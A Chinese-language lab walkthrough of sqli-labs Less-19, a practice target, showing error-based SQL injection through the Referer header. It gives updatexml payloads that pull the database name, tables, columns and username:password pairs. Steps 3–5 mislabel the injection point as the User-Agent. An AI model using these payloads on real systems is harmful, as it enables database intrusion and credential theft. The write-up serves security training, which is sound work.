sqli-labs 实验记录
Less-19
这一关与第18关类似,需要通过分析源码进行手动报错注入,但注入点与之前的关卡不同,为Referer。
第一步:分别输入正确与错误的用户名与密码,查找注入点
结合上一关爆出的数据,在用户与密码栏中分别输入正确与错误的数据:uname=Dumb passwd=12 与passwd=Dumb

结果如图如示:在密码正确的页面返回了Your Referer is: ......,密码错误的页面无任何回显。因此,我们考虑在Referer这一点进行报错注入。
第二步:查询服务器中的当前数据库
利用Hackbar插件,在Referer这一点输入如下数据:
1' and updatexml(1,concat(0x7e,database(),0x7e),1) or 'updatexml 为报错注入函数。

结果如图所示:当前数据库为security。
第三步:查询指定数据库中的表
继续使用hackbar插件,在user-agent注入点输入字符串:
1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1) or '
查询结果如图所示:数据表共有4个,分别是emails, referers, uagents, users。
第四步:查询指定数据表中的列
继续使用hackbar插件,在user-agent注入点输入字符串:
1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e),1) or '
查询结果如图所示:数据列共有3个,分别是id,username,password。
第五步:查询指定数据表中的具体信息
继续使用hackbar插件,在user-agent注入点输入字符串:
1' and updatexml(1,concat(0x7e,(select concat(username,':',password) from security.users limit 0,1),0x7e),1) or '
结果如图所示:查询出一条数据,用户名为Dumb,密码为12。
如果需要继续查找其它数据,只需将"limit 0,1"中的'0',进行相应的修改,如"limit 1,1","limit 2,1"等等。